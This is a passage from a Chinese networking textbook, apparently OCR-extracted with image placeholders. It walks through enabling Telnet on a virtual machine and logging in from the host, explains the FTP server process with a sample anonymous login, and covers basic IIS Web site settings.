


图 2-15　开启真实机的 Telnet 功能

2．启动虚拟机的 Telnet 服务

在虚拟机“开始”菜单中选择“程序”中的“管理工具”，然后选择“Telnet 服务器管理”，在 Telnet 服务管理器中选择 4，启动 Telnet 服务器，如图 2-16 所示。




图 2-16　启动虚拟机的 Telnet 服务

3．真实机远程控制虚拟机

在真实机的 DOS 窗口中连接虚拟机的 Telnet 服务器，如图 2-17 所示。




图 2-17　连接虚拟机的 Telnet 服务器

此时出现登录界面，要求输入用户名和密码，在 login 中输入虚拟机操作系统的某一个用户名，在 password 中输入该用户的密码，如图 2-18 所示。




图 2-18　登录 Telnet 服务器

登录成功后就进入到虚拟机的 DOS 提示符界面，所有的 DOS 命令就可以使用，例如，查看虚拟机 C 盘根目录下有哪些文件，如图 2-19 所示。可见，真实机可以通过 Telnet 服务远程控制虚拟机。



图 2-19 真实机远程控制虚拟机

2.8.2 FTP 服务

FTP 是 File Transfer Protocol（文件传输协议）的缩写，用于 Internet 上的控制文件的双向传输。同时，它也是一个应用程序。FTP 使用客户/服务器方式，一个 FTP 服务器进程可同时为多个客户进程提供服务。FTP 的服务器进程由两大部分组成：一个主进程，负责接受新的请求，另一个从属进程，负责处理单个请求。主进程的工作步骤如下：

（1）打开 21 端口，使客户进程能够连接上；

（2）等待客户进程发出连接请求；

（3）启动从属进程来处理客户进程发来的请求，从属进程对客户进程的请求处理完毕后即终止；

（4）回到等待状态，继续接受其他客户进程发来的请求，主进程和从属进程的处理是并发进行的。

FTP 客户端可以是命令界面也可是图形界面的，命令界面的客户端如图 2-20 所示。

```
C:\Users\Administrator>ftp 192.168.8.212
连接到 192.168.8.212。
220 adserver Microsoft FTP Service (Version 5.0).
用户(192.168.8.212:(none)): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
密码:
230 Anonymous user logged in.
ftp>
```

图 2-20 命令界面登录 FTP 服务器

也可以在浏览器中输入“ftp:// 主机 IP 地址”，利用图形界面连接 FTP 服务器，如图 2-21 所示。

2.8.3 Web 服务

Web 服务是目前最常用的服务，使用 HTTP 协议，默认 Web 服务占用 80 端口，在 Windows 平台下一般使用 IIS（Internet Information Server，因特网信息服务器）作为 Web 服务器。Web 服务的特点如下：

（1）以超文本方式组织网络多媒体信息；
（2）用户可以在世界范围内任意查找、检索、浏览及添加信息；
（3）提供生动直观、易于使用且统一的图形用户界面；
（4）服务器之间可以互相连接；
（5）可以访问图像、声音、影像和文本信息。




图 2-21　图形界面登录 FTP 服务器

下面在虚拟机上，演示 Web 服务器的基本配置。首先打开虚拟机的计算机管理，选择“服务应用程序”选项中的“Internet 信息服务”选项，右击“默认 Web 站点”，在弹出的菜单中单击“属性”菜单项，打开“默认 Web 站点属性”对话框，如图 2-22 所示。




图 2-22　在“计算机管理”窗口中打开默认 Web 站点属性

在打开的对话框中，选择“主目录”选项卡，查看“本地路径”，默认为 c:\inetpub\wwwroot，也可单击“浏览”按钮进行更改路径，同时，将网站拷贝到该路径下，如图 2-23 所示。

